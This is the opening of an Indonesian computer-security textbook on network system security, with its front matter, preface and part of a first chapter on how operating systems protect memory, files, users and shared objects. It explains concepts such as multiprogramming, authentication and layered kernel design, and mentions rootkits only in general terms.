KEAMANAN SISTEM JARINGAN KOMPUTER

Dr. Ir. Agus Wibowo, M.Kom, M.Si, MM

YAYASAN PRIMA AGUS TEKNIK

KEAMANAN SISTEM JARINGAN KOMPUTER

Dr. Ir. Agus Wibowo, M.Kom, M.Si, MM

BIO DATA PENULIS

Penulis memiliki berbagai disiplin ilmu yang diperoleh dari Universitas Diponegoro (UNDIP) Semarang dan dari Universitas Kristen Satya Wacana Salatiga (UKSW) Disiplin ilmu itu antara lain teknik elektro, komputer, manajemen dan ilmu sosiologi. Penulis memiliki pengalaman kerja pada industri elektronik dan sertifikasi keahlian dalam bidang Jaringan Internet, Telekomunikasi, Artificial Intelligence, Internet Of Things (IoT), Augmented Reality (AR), Technopreneurship, Internet Marketing dan bidang pengolahan dan analisa data (komputer statistik).

Penulis adalah pendiri dari Universitas Sains dan Teknologi Komputer (Universitas STEKOM) dan juga seorang dosen yang memiliki Jabatan Fungsional Akademik Lektor Kepala (Associate Professor) yang telah menghasilkan puluhan Buku Ajar ber ISBN, HAKI dari beberapa karya cipta dan Hak Paten pada produk IPTEK.

Penulis juga terlibat dalam berbagai organisasi profesi dan industri yang terkait dengan dunia usaha dan industri, khususnya dalam pengembangan sumber daya manusia yang unggul untuk memenuhi kebutuhan dunia kerja secara nyata.

YAYASAN PRIMA AGUS TEKNIK

PENERBIT :

YAYASAN PRIMA AGUS TEKNIK

JL. Majapahit No. 605 Semarang

Telp. (024) 6723456. Fax. 024-6710144

Email : penerbit_ypat@stekom.ac.id

ISBN 978-623-6141-72-4 (PDF)

9 786236 141724

KEAMANAN SISTEM JARINGAN KOMPUTER

Dr. Ir. Agus Wibowo, M.Kom, M.Si, MM

ASAN PRIMA AGUS TEKNIK

PENERBIT :

YAYASAN PRIMA AGUS TEKNIK

JL. Majapahit No. 605 Semarang
Telp. (024) 6723456. Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

KEAMANAN SISTEM JARINGAN KOMPUTER

Penulis :
Dr. Ir. Agus Wibowo, M.Kom., M.Si., MM.

ISBN : 9 786236 141724

Editor :
Dr. Joseph Teguh Santoso, S.Kom., M.Kom.

Penyunting :
Dr. Mars Caroline Wibowo. S.T., M.Mm.Tech

Desain Sampul dan Tata Letak :
Irdha Yunianto, S.Ds., M.Kom.

Penebit :
Yayasan Prima Agus Teknik Bekerja sama dengan
Universitas Sains & Teknologi Komputer (Universitas STEKOM)

Redaksi :
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : penerbit_ypat@stekom.ac.id

Distributor Tunggal :
Universitas STEKOM
Jl. Majapahit no 605 Semarang
Telp. (024) 6723456
Fax. 024-6710144
Email : info@stekom.ac.id

KATA PENGANTAR

Puji syukur kepada Tuhan Yang Maha Esa, bahwa buku yang berjudul "**Keamanan Sistem Jaringan Komputer"** dapat diselesaikan dengan baik. Konsep atau definisi computer security atau keamanan computer saat ini manjadi lebih luas. Masalah keamanan komputer adalah bagaimana membuat dalam sistem komputer sekelompok kontrol akses dan ditambah masalah terkait melindungi perangkat lunak tersebut terhadap perubahan yang tidak sah, subversi dan penggunaan yang tidak sah, dan untuk menanamkan seluruh sistem dalam lingkungan fisik yang aman dengan pengawasan manajemen yang tepat serta doktrin dan prosedur operasional. Aspek keamanan yang kurang dipahami terutama adalah masalah perangkat lunak dengan aspek perangkat keras tambahan; yaitu, risiko yang mungkin tidak berfungsi—atau ditembus—dan merusak perilaku perangkat lunak yang tepat. Untuk aspek terkait komunikasi, personel, dan keamanan fisik, ada banyak sekali aturan, regulasi, doktrin, dan pengalaman yang mencakupnya.

Buku ini membahas tentang dasar-dasar keamanan program jaringan yang ada dalam sistem operasi komputer. Dalam buku ini dijabarkan konsep dasar pengenalan sistem keamanan jaringan komputer dan bagaimana cara menanggulangi dan melindungi komputer dari serangan berbahaya yang mengancam sistem keamanan komputer. Dan juga di kupas dari sudut pandang hukum dan etika dalam program keamanan komputer dalam hubungannya dengan perlindungan sistem operasi komputer.

Untuk lebih mendalami konsep dan pemahaman tentang sistem keamanan dan bentuk serangan berbahaya pada komputer, dalam buku ini juga dilengkapi dengan berbagai contoh kasus terkait isu-isu yang muncul dari berbagai organisasi, perusahaan ataupun individu.

Semoga buku ini dapat memberikan wawasan dan referensi bagi pembaca khususnya mahasiswa dalam memperdalam isistem keamanan komputer. Penulis menyadari buku ini masih jauh dari sempurna, oleh karena itu penulis mengharapkan saran yang konstruktif dari para pembaca.

Semarang, 28 Mei 2021

Dr. Ir. Agus Wibowo, M.Kom., M.Si., MM.

DAFTAR ISI

Sistem Operasi

Bab 1

Bahasan Bab :

- Perlindungan objek: virtualisasi, sharing
- Perlindungan memori: register, paging, segmentasi
- Kualitas desain: modularitas, layering, kernelization
- Sistem tepercaya: TCB, monitor referensi, jalur tepercaya, penggunaan kembali objek, kriteria evaluasi
- Rootkit: kekuatan, desain

Sistem operasi merupakan software / perangkat lunak yang menjembatani sekaligus mengatur sumberdaya hardware dan software. Tanpa adanya sistem operasi tentunya tidak ada program aplikasi yang dapat berjalan selain program booting. Sistem operasi pula yang mengatur pengunaan memori, pemrosesan data, penyimpanan data dan sumber daya lainya.

Bab ini mengeksplorasi peran sistem operasi dalam keamanan. Meskipun sistem operasi sangat penting untuk menerapkan pemisahan dan kontrol akses, mereka tidak kebal, dan oleh karena itu kompromi sistem operasi dapat menyebabkan kegagalan keamanan. Selain itu, objek pengguna dapat digabungkan dengan kode dan data untuk aplikasi dan rutinitas dukungan, dan sistem operasi memiliki kemampuan yang terbatas untuk memisahkan dan melindungi sumber daya ini.

Bab ini diawali dengan tinjauan singkat, yang bagi banyak pembaca akan menjadi tinjauan, tentang desain sistem operasi. Kemudian dilanjutkan dengan memeriksa aspek desain sistem operasi yang meningkatkan keamanan. Akhirnya, mempelajari tentang rootkit, aspek paling serius dari sistem operasi; dengan eksploitasi seperti itu, penyerang merusak seluruh sistem operasi dan dengan demikian semua perlindungan keamanan yang diharapkan diberikan.

1.1 Keamanan dalam Sistem Operasi

Banyak serangan yang diam dan tidak terlihat. Apa gunanya sebuah serangan jika korban dapat melihat dan mungkin melawannya? Virus, Trojan horse, dan bentuk serupa dari Malicious code dapat menyamar sebagai program yang tidak berbahaya atau menempel pada program lain yang sah. Namun demikian, file Malicious code disimpan di suatu tempat, biasanya di disk atau di memori, dan strukturnya dapat dideteksi dengan program yang mengenali pola atau perilaku. Pertahanan yang kuat terhadap Malicious code tersebut adalah pencegahan untuk memblokir malware sebelum dapat disimpan di memori atau di disk.

Sistem operasi adalah garis pertahanan pertama terhadap segala macam perilaku yang tidak diinginkan. Sistem Operasi melindungi satu pengguna dari yang lain, memastikan bahwa area penting dari memori atau penyimpanan tidak di overwrite (ditimpa) oleh proses yang tidak sah, melakukan identifikasi dan otentikasi orang dan operasi jarak jauh, dan memastikan pembagian yang adil dari sumber daya perangkat keras penting. Sebagai polisi lalu lintas yang kuat dari sistem komputasi, ini juga merupakan target serangan yang menggoda karena hadiah untuk berhasil mengkompromikan sistem operasi adalah kendali penuh atas mesin dan semua komponennya.

Tetapi bagaimana jika malware itu menyematkan dirinya di sistem operasi, sehingga aktif sebelum komponen sistem operasi yang mungkin mendeteksi atau memblokirnya? Atau bagaimana jika malware dapat mengelak atau mengambil alih bagian lain dari sistem operasi? Urutan ini menyebabkan kerentanan penting: Mendapatkan kendali sebelum pelindung berarti kekuatan pelindung terbatas. Dalam hal ini, penyerang memiliki kontrol sistem yang hampir lengkap: Malicious code tidak dapat dideteksi dan tidak dapat dihentikan. Karena malware beroperasi dengan hak akses root dari sistem operasi, itu disebut rootkit. Meskipun menanamkan rootkit dalam sistem operasi itu sulit, upaya yang berhasil tentu saja sepadan. Kami memeriksa rootkit nanti dalam bab ini. Sebelum kita dapat mempelajari kelas malware itu, pertama-tama kita harus mempertimbangkan komponen dari mana sistem operasi disusun.

Sistem operasi adalah pengontrol mendasar dari semua sumber daya sistem—yang menjadikannya target serangan utama juga.

Ketika sistem operasi diinisialisasi pada waktu boot sistem, ia memulai tugas dalam urutan yang teratur, seperti, pertama, fungsi primitif dan driver perangkat, kemudian pengontrol proses, diikuti oleh rutinitas manajemen file dan memori dan akhirnya, antarmuka pengguna. Untuk membangun keamanan, tugas awal membentuk pertahanan yang kuat untuk membatasi tugas selanjutnya. Fungsi sistem operasi primitif, seperti komunikasi antarproses dan input dan output dasar, harus mendahului struktur yang lebih kompleks seperti file, direktori, dan segmen memori, sebagian karena fungsi primitif ini diperlukan untuk mengimplementasikan konstruksi yang terakhir, dan juga karena komunikasi dasar diperlukan. diperlukan agar fungsi

sistem operasi yang berbeda dapat berkomunikasi satu sama lain. Aplikasi antivirus biasanya dimulai terlambat karena merupakan add-on untuk sistem operasi; tetap saja, kode antivirus harus dikontrol sebelum sistem operasi mengizinkan akses ke objek baru yang mungkin berisi virus. Jelas, perangkat lunak pencegahan hanya dapat melindungi jika aktif sebelum Malicious code .

1.1.1 Struktur Sistem Operasi

Sistem operasi adalah eksekutif atau supervisor untuk bagian dari mesin komputasi. Sistem operasi tidak hanya untuk komputer konvensional. Beberapa bentuk sistem operasi dapat ditemukan pada salah satu objek berikut:

- perangkat khusus seperti termostat rumah atau alat pacu jantung
- automobil (khususnya sensor performa mesin dan fungsi kontrol otomatis seperti rem anti penguncian); demikian pula, komponen avionik pesawat terbang atau sistem kontrol trem atau sistem angkutan massal
- smartphone, tablet, atau peralatan web lainnya
- perangkat jaringan, seperti firewall atau sistem deteksi dan pencegahan intrusi
- pengontrol untuk bank server web
- perangkat manajemen lalu lintas jaringan (komputer)

Tidak dapat dipungkiri bahwa perkembangan yang kian pesat dapat mengubah berbagai persepsi dan berdampak bagi kehidupan manusia. Salah satu contohnya adalah perangkat komputer yang terus dikembangkan inovasinya untuk dapat mencakup berbagai kebutuhan aktifitas pengguna. Untuk menunjang hal tersebut, dibutuhkan sistem operasi yang sesuai dengan kebutuhan dan spesifikasi komputer yang akan dikembangkan.


Dalam sistem operasi juga membutuhkan beragam struktur pembentuknya sehingga dapat menghasilkan sistem operasi yang handal.

Komputer – dari komputer mikro dan laptop hingga mainframe besar – memiliki sistem operasi. Sifat sistem operasi bervariasi sesuai dengan kompleksitas perangkat tempat ia diinstal, tingkat kontrol yang dijalankannya, dan jumlah interaksi yang didukungnya, baik dengan manusia maupun perangkat lain. Dengan demikian, tidak ada satu model sederhana dari sistem operasi, dan fungsi serta fitur keamanan sangat bervariasi.

Dari sudut pandang keamanan, kami paling tertarik pada kontrol sumber daya sistem operasi: pengguna mana yang diizinkan mengakses objek mana, seperti yang kita jelajahi di bagian berikutnya.

1.1.2 Fitur Keamanan Sistem Operasi Biasa

Sebuah sistem operasi multiprogramming melakukan beberapa fungsi yang berhubungan dengan keamanan. Untuk melihat caranya, perhatikan Gambar 1.1, yang mengilustrasikan bagaimana sistem operasi berinteraksi dengan pengguna, menyediakan layanan, dan mengalokasikan sumber daya.



Gambar 1.1 Fungsi Sistem Operasi

Kita dapat melihat bahwa sistem menangani beberapa fungsi tertentu yang melibatkan keamanan komputer:

- ***Enforced sharing***. Sumber daya harus tersedia bagi pengguna sebagaimana mestinya. Berbagi membawa kebutuhan untuk menjamin integritas dan konsistensi. Pencarian Tabel, dikombinasikan dengan kontrol integritas seperti monitor atau pemroses transaksi, sering digunakan untuk mendukung berbagi terkontrol.
- ***Interprocess communication and synchronization.*** Pelaksana proses terkadang perlu berkomunikasi dengan proses lain atau untuk menyinkronkan akses mereka ke sumber daya bersama. Sistem operasi menyediakan layanan ini dengan bertindak sebagai jembatan antara proses, menanggapi permintaan proses untuk komunikasi asinkron dengan proses lain atau sinkronisasi. Komunikasi antarproses dimediasi oleh Tabel kontrol akses.
- ***Protection of critical operating system data.*** Sistem operasi harus memelihara data yang dapat digunakan untuk menjaga dan melindungi keamanan. Jelas, jika data ini tidak dilindungi terhadap akses yang tidak sah (membaca, mengubah, dan menghapus), sistem operasi tidak dapat bekerja. Berbagai teknik (termasuk enkripsi, kontrol perangkat keras, dan isolasi) mendukung perlindungan data keamanan sistem operasi.
- ***Guaranteed fair service***. Semua pengguna mengharapkan penggunaan CPU dan layanan lain disediakan sehingga tidak ada pengguna yang mengalami

'starvation' - kondisi yang biasanya terjadi setelah deadlock - untuk menerima layanan tanpa batas waktu. Jam perangkat keras digabungkan dengan disiplin penjadwalan untuk memberikan keadilan. Fasilitas perangkat keras dan Tabel data digabungkan untuk memberikan kontrol.

- ***Interface to hardware.*** Semua pengguna mengakses fungsionalitas perangkat keras. Akses yang adil dan berbagi yang terkontrol adalah ciri dari sistem operasi multitugas (yang menjalankan lebih dari satu tugas secara bersamaan), tetapi kebutuhan yang lebih mendasar adalah bahwa pengguna memerlukan akses ke perangkat, jalur komunikasi, jam perangkat keras, dan prosesor. Beberapa pengguna mengakses sumber daya perangkat keras ini secara langsung, tetapi semua pengguna menggunakan hal-hal seperti itu melalui program dan fungsi utilitas. Antarmuka perangkat keras dulu lebih terikat erat ke dalam desain sistem operasi; sekarang, bagaimanapun, sistem operasi dirancang untuk berjalan pada berbagai platform perangkat keras, baik untuk memaksimalkan ukuran pasar potensial dan untuk memposisikan sistem operasi untuk peningkatan desain perangkat keras.
- ***User authentication.*** Sistem operasi harus mengidentifikasi setiap pengguna yang meminta akses dan harus memastikan bahwa pengguna sebenarnya adalah siapa yang dia maksud. Mekanisme otentikasi yang paling umum adalah perbandingan kata sandi.
- ***Memory protection***. Perlindungan memori. Setiap program pengguna harus berjalan di sebagian memori yang dilindungi dari akses yang tidak sah. Perlindungan tentu akan mencegah akses orang luar, dan juga dapat mengontrol akses pengguna sendiri ke bagian terbatas dari ruang program. Keamanan diferensial, seperti membaca, menulis, dan mengeksekusi, dapat diterapkan ke bagian ruang memori pengguna. Proteksi memori biasanya dilakukan oleh mekanisme perangkat keras, seperti paging atau segmentasi.
- ***File and I/O device access control.*** Proteksi data biasanya didapatkan darihasil lookup table yang dilengkapi dengan matriks akses kontrol. Sistem operasi harus melindungi file pengguna dan sistem dari akses oleh pengguna yang tidak berwenang. Demikian pula, penggunaan perangkat I/O harus dilindungi. Perlindungan data biasanya dicapai dengan pencarian Tabel, seperti matriks kontrol akses.
- ***Allocation and access control to general objects***. Melindungi resource untuk objek lainnya yang besifat umum. Pengguna membutuhkan objek umum, seperti konstruksi untuk mengizinkan konkurensi dan memungkinkan sinkronisasi. Namun, akses ke objek tersebut harus dikontrol agar satu pengguna tidak berdampak negatif pada pengguna lain. Sekali lagi, tabel pencarian (*Lookup Tabel*) adalah cara umum yang digunakan untuk memberikan perlindungan ini.

Anda mungkin dapat melihat implikasi keamanan di banyak fungsi sistem operasi primitif ini. Sistem operasi menunjukkan beberapa wajah: direktur lalu lintas, agen polisi, guru prasekolah, wasit, pencatat waktu, juru tulis, dan pengurus rumah tangga, untuk beberapa nama. Fungsi dasar dan primitif dari sistem operasi ini disebut fungsi kernel, karena merupakan dasar untuk menegakkan keamanan serta operasi tingkat tinggi lainnya yang disediakan sistem operasi. Memang, sistem operasi kernel, yang

akan kami jelaskan secara singkat, adalah blok dasar yang mendukung semua fungsi sistem operasi tingkat tinggi.

Sistem operasi tidak sepenuhnya terbentuk dengan rangkaian fitur kaya yang kita kenal sekarang. Sebaliknya, mereka berevolusi dari utilitas dukungan sederhana, seperti yang kami jelaskan selanjutnya. Sejarah sistem operasi sangat membantu untuk menjelaskan mengapa dan bagaimana sistem operasi memperoleh fungsionalitas keamanan yang mereka miliki saat ini.

1.1.3 Sejarah Singkat

Sistem operasi merupakan sebuah penghubung antara pengguna dari komputer dengan perangkat keras komputer. Sebelum ada sistem operasi, orang hanya mengunakan komputer dengan menggunakan sinyal analog dan sinyal digital. Seiring dengan berkembangnya pengetahuan dan teknologi, pada saat ini terdapat berbagai sistem operasi dengan keunggulan masing-masing. Untuk lebih memahami sistem operasi maka sebaiknya perlu diketahui terlebih dahulu beberapa konsep dasar mengenai sistem operasi itu sendiri.

Pengguna Tunggal (Single Users)

Dimasa awal, tidak ada sistem operasi: Pengguna memasukkan program mereka langsung ke mesin dalam biner melalui sakelar. Dalam banyak kasus, entri program dilakukan dengan manipulasi fisik sakelar sakelar; dalam kasus lain, entri dilakukan dengan metode elektronik yang lebih kompleks, melalui perangkat input seperti keyboard atau kartu berlubang atau pembaca pita kertas. Karena setiap pengguna memiliki penggunaan eksklusif dari sistem komputasi, pengguna diminta untuk menjadwalkan blok waktu untuk menjalankan mesin. Para pengguna ini bertanggung jawab untuk memuat pustaka rutinitas dukungan mereka sendiri—perakitan, kompiler, subprogram bersama—dan “membersihkan” setelah digunakan dengan menghapus kode atau data sensitif apa pun.

Sebagian besar hanya ada satu utas eksekusi. Seorang pengguna memuat program dan fungsi pendukung utilitas apa pun, menjalankan satu program itu, dan menunggunya berhenti pada akhir perhitungannya. Satu-satunya masalah keamanan adalah perlindungan fisik komputer, program, dan datanya.

Sistem operasi pertama adalah utilitas sederhana, yang disebut '*executives*', yang dirancang untuk membantu pemrogram individu dan untuk memperlancar transisi dari satu pengguna ke pengguna lainnya. Para eksekutif awal menyediakan linker dan loader untuk relokasi, akses mudah ke compiler dan assembler, dan pemuatan subprogram otomatis dari *libraries*. Para eksekutif menangani aspek membosankan dari dukungan programmer, dengan fokus pada satu programmer selama eksekusi.

Multiprogramming dan Penggunaan Bersama (Shared Use)

Faktor-faktor seperti prosesor yang lebih cepat, peningkatan penggunaan dan permintaan, kapasitas yang lebih besar, dan biaya yang lebih tinggi menyebabkan komputasi bersama. Waktu bagi satu pengguna untuk menyiapkan komputer, memuat program, dan membongkar atau mematikan pada akhirnya adalah pemborosan mesin dan tenaga kerja yang tidak efisien.

Sistem operasi mengambil peran yang jauh lebih luas (dan nama yang berbeda) sebagai gagasan multiprogramming diimplementasikan. Menyadari bahwa dua pengguna dapat menyisipkan akses ke sumber daya dari sistem komputasi tunggal, peneliti mengembangkan konsep seperti penjadwalan, berbagi, dan penggunaan bersamaan. Sistem operasi multiprogram, juga dikenal sebagai monitor, mengawasi setiap eksekusi program. Pengawas mengambil peran aktif, sedangkan eksekutif pasif. Artinya, seorang eksekutif tetap berada di latar belakang, menunggu untuk dipanggil ke layanan oleh pengguna yang meminta. Tetapi monitor secara aktif menegaskan kontrol sistem komputasi dan memberikan sumber daya kepada pengguna hanya jika permintaan itu konsisten dengan penggunaan sistem secara umum. Demikian pula, eksekutif menunggu permintaan dan memberikan layanan sesuai permintaan; monitor mempertahankan kontrol atas semua sumber daya, mengizinkan atau menolak semua komputasi dan meminjamkan sumber daya kepada pengguna saat mereka membutuhkannya.

Peralihan sistem operasi dari eksekutif ke monitor juga merupakan pergeseran dari mendukung ke mengendalikan pengguna

Multiprogramming membawa perubahan penting lainnya untuk komputasi. Ketika satu orang menggunakan sistem, satu-satunya kekuatan yang harus dilindungi adalah pengguna itu. Membuat kesalahan mungkin membuat pengguna merasa bodoh, tetapi pengguna itu tidak dapat mempengaruhi perhitungan pengguna lain secara merugikan. Namun, beberapa pengguna bersamaan memperkenalkan lebih banyak kompleksitas dan risiko. Pengguna A berhak marah jika program atau data Pengguna B berdampak negatif pada eksekusi program A. Dengan demikian, melindungi program dan data satu pengguna dari program pengguna lain menjadi isu penting dalam sistem operasi multiprogram.

Secara paradoks, perubahan besar berikutnya dalam kemampuan sistem operasi tidak melibatkan pertumbuhan dan kompleksitas, tetapi penyusutan dan kesederhanaan. Tahun 1980-an melihat peralihan dari mainframe multiuser ke komputer pribadi: satu komputer untuk satu orang. Dengan pergeseran itu, desain sistem operasi mundur dua dekade, meninggalkan banyak aspek berbagi yang terkontrol dan fitur keamanan lainnya. Konsep-konsep itu tidak hilang, bagaimanapun, karena gagasan yang sama akhirnya muncul kembali, bukan di antara dua pengguna tetapi di antara aktivitas independen untuk pengguna tunggal.

Controlled sharing juga menyiratkan keamanan, yang sebagian besar hilang ketika komputer pribadi menjadi dominan.

Multitasking

Seorang pengguna menjalankan program yang umumnya terdiri dari satu proses Sayangnya, terminologi untuk program, proses, utas, dan tugas tidak distandarisasi. Konsep proses dan utas yang disajikan di sini agak diterima secara luas karena diimplementasikan langsung dalam bahasa modern, seperti C#, dan sistem operasi modern, seperti Linux dan Windows .NET. Tetapi beberapa sistem menggunakan istilah tugas di mana yang lain menggunakan proses. Untungnya, terminologi yang tidak konsisten bukanlah masalah serius setelah Anda memahami bagaimana sistem tertentu mengacu pada konsep. Sebuah proses diberikan sumber daya sistem: file, akses ke perangkat dan komunikasi, memori, dan waktu eksekusi. Sumber daya dari suatu proses disebut domainnya. Sistem operasi mengalihkan kontrol bolak-balik antara proses, mengalokasikan, membatalkan alokasi, dan mengalokasikan kembali sumber daya setiap kali proses yang berbeda diaktifkan. Seperti yang dapat Anda bayangkan, pembukuan yang signifikan menyertai setiap peralihan proses.

Sebuah proses terdiri dari satu atau lebih utas, aliran eksekusi yang terpisah. Sebuah utas dieksekusi di domain yang sama dengan semua utas proses lainnya. Artinya, utas dari satu proses berbagi ruang memori global, file, dan sebagainya. Karena sumber daya dibagi, sistem operasi melakukan overhead yang jauh lebih sedikit dalam beralih dari satu utas ke utas lainnya. Dengan demikian, sistem operasi dapat berubah dengan cepat dari satu thread ke thread lainnya, memberikan efek yang mirip dengan eksekusi paralel secara simultan. Sebuah thread dieksekusi secara serial (yaitu, dari awal sampai akhir), meskipun eksekusi satu thread dapat ditunda ketika sebuah thread dengan prioritas yang lebih tinggi telah siap untuk dieksekusi.

Proses memiliki sumber daya yang berbeda, menyiratkan akses terkontrol; utas (thread) berbagi sumber daya dengan lebih sedikit kontrol akses

Server, seperti print server, memunculkan utas baru untuk setiap paket pekerjaan yang harus dilakukan. Jadi, satu pekerjaan cetak mungkin sedang berlangsung pada printer saat server cetak menerima permintaan cetak lain (mungkin untuk pengguna lain). Server membuat utas baru untuk permintaan kedua ini; utas menyiapkan paket cetak untuk masuk ke printer dan menunggu printer siap. Dengan cara ini, setiap utas server cetak bertanggung jawab atas satu aktivitas pencetakan, dan utas terpisah ini menjalankan kode yang sama untuk menyiapkan, mengirimkan, dan memantau satu pekerjaan cetak.

Akhirnya, utas dapat menelurkan satu atau lebih tugas, yang merupakan unit kode terkecil yang dapat dieksekusi. Tugas dapat terganggu atau mereka dapat secara sukarela melepaskan kendali ketika mereka harus menunggu penyelesaian tugas paralel. Jika ada lebih dari satu prosesor, tugas terpisah dapat dijalankan pada prosesor individu, sehingga memberikan paralelisme yang sebenarnya.

1.1.4 Objek yang Dilindungi

Munculnya multiprogramming berarti bahwa beberapa aspek dari sistem komputasi memerlukan perlindungan, antara lain :

- Penyimpanan (*memory*)
- perangkat I/O yang dapat dibagikan, seperti disk
- perangkat I/O yang dapat digunakan kembali secara serial, seperti printer dan tape drive
- program dan subprosedur yang dapat dibagikan
- jaringan (*network*)
- data yang dapat dibagikan (*shareable data*)

Karena memikul tanggung jawab untuk berbagi terkontrol, sistem operasi harus melindungi objek-objek ini. Di bagian berikut, kita melihat beberapa mekanisme yang sistem operasinya gunakan untuk menerapkan perlindungan objek ini. Banyak mekanisme perlindungan sistem operasi telah didukung oleh perangkat keras.

Kami ingin memberikan berbagi untuk beberapa objek tersebut. Misalnya, dua pengguna dengan tingkat keamanan yang berbeda mungkin ingin memanggil algoritma pencarian atau panggilan fungsi yang sama. Kami ingin pengguna dapat berbagi algoritme dan fungsi tanpa mengorbankan kebutuhan keamanan masing-masing.


Ketika kita berpikir tentang data, kita menyadari bahwa akses dapat dikontrol pada berbagai tingkatan: bit, byte, elemen atau kata, field, record, file, atau volume. Dengan demikian, perincian kontrol (*granularity*) menjadi perhatian kami. Semakin besar tingkat objek yang dikendalikan, semakin mudah untuk menerapkan kontrol akses. Namun, terkadang sistem operasi harus mengizinkan akses lebih dari yang dibutuhkan pengguna. Misalnya, dengan objek besar, pengguna yang membutuhkan akses hanya ke sebagian objek (seperti satu record dalam file) harus diberikan akses ke seluruh objek (seluruh file).

Desain Sistem Operasi untuk Melindungi Objek


Sistem operasi tidak monolitik tetapi terdiri dari banyak rutinitas individu. Sistem operasi yang terstruktur dengan baik juga menerapkan beberapa tingkat fungsi dan perlindungan, dari kritis hingga kosmetik. Pengurutan ini baik secara konseptual, tetapi dalam praktiknya, fungsi spesifik menjangkau lapisan ini. Salah satu cara untuk memvisualisasikan sistem operasi adalah berlapis-lapis, seperti yang ditunjukkan pada Gambar 1.2. Gambar ini menunjukkan fungsi yang disusun dari yang paling kritis (di bagian bawah) hingga yang paling tidak kritis (di bagian atas). Ketika kami mengatakan "kritis", yang kami maksud adalah penting untuk keamanan. Jadi, pada Gambar ini, fungsi dikelompokkan dalam tiga kategori: kernel keamanan (untuk menegakkan keamanan), kernel sistem operasi (untuk mengalokasikan sumber daya primitif seperti waktu atau akses ke perangkat keras), dan fungsi sistem operasi

lainnya (untuk mengimplementasikan perintah pengguna). antarmuka ke perangkat keras). Di atas sistem operasi muncul fungsi utilitas sistem dan kemudian aplikasi pengguna. Dalam Gambar ini layeringnya vertikal; desainer lain menganggap layering sebagai lingkaran konsentris. Fungsi kritis untuk mengontrol perangkat keras dan menegakkan keamanan dikatakan berada di lapisan bawah atau dalam, dan fungsi yang kurang penting di lapisan atas atau luar.

Pertimbangkan otentikasi kata sandi sebagai contoh aktivitas sistem operasi yang relevan dengan keamanan. Sebenarnya, aktivitas itu mencakup beberapa operasi berbeda, termasuk (tanpa urutan tertentu) menampilkan kotak tempat pengguna memasukkan kata sandi, menerima karakter kata sandi tetapi menggemakan karakter seperti *, membandingkan apa yang dimasukkan pengguna dengan kata sandi yang disimpan, memeriksa bahwa identitas pengguna telah diautentikasi, atau memodifikasi kata sandi pengguna di Tabel sistem. Mengubah Tabel kata sandi sistem tentu lebih penting untuk keamanan daripada menampilkan kotak untuk entri kata sandi, karena mengubah Tabel dapat memungkinkan akses pengguna yang tidak sah tetapi menampilkan kotak hanyalah tugas antarmuka. Fungsi-fungsi yang terdaftar akan terjadi pada tingkat yang berbeda dari sistem operasi. Dengan demikian, fungsi otentikasi pengguna diimplementasikan di beberapa tempat, seperti yang ditunjukkan pada Gambar 1.3.

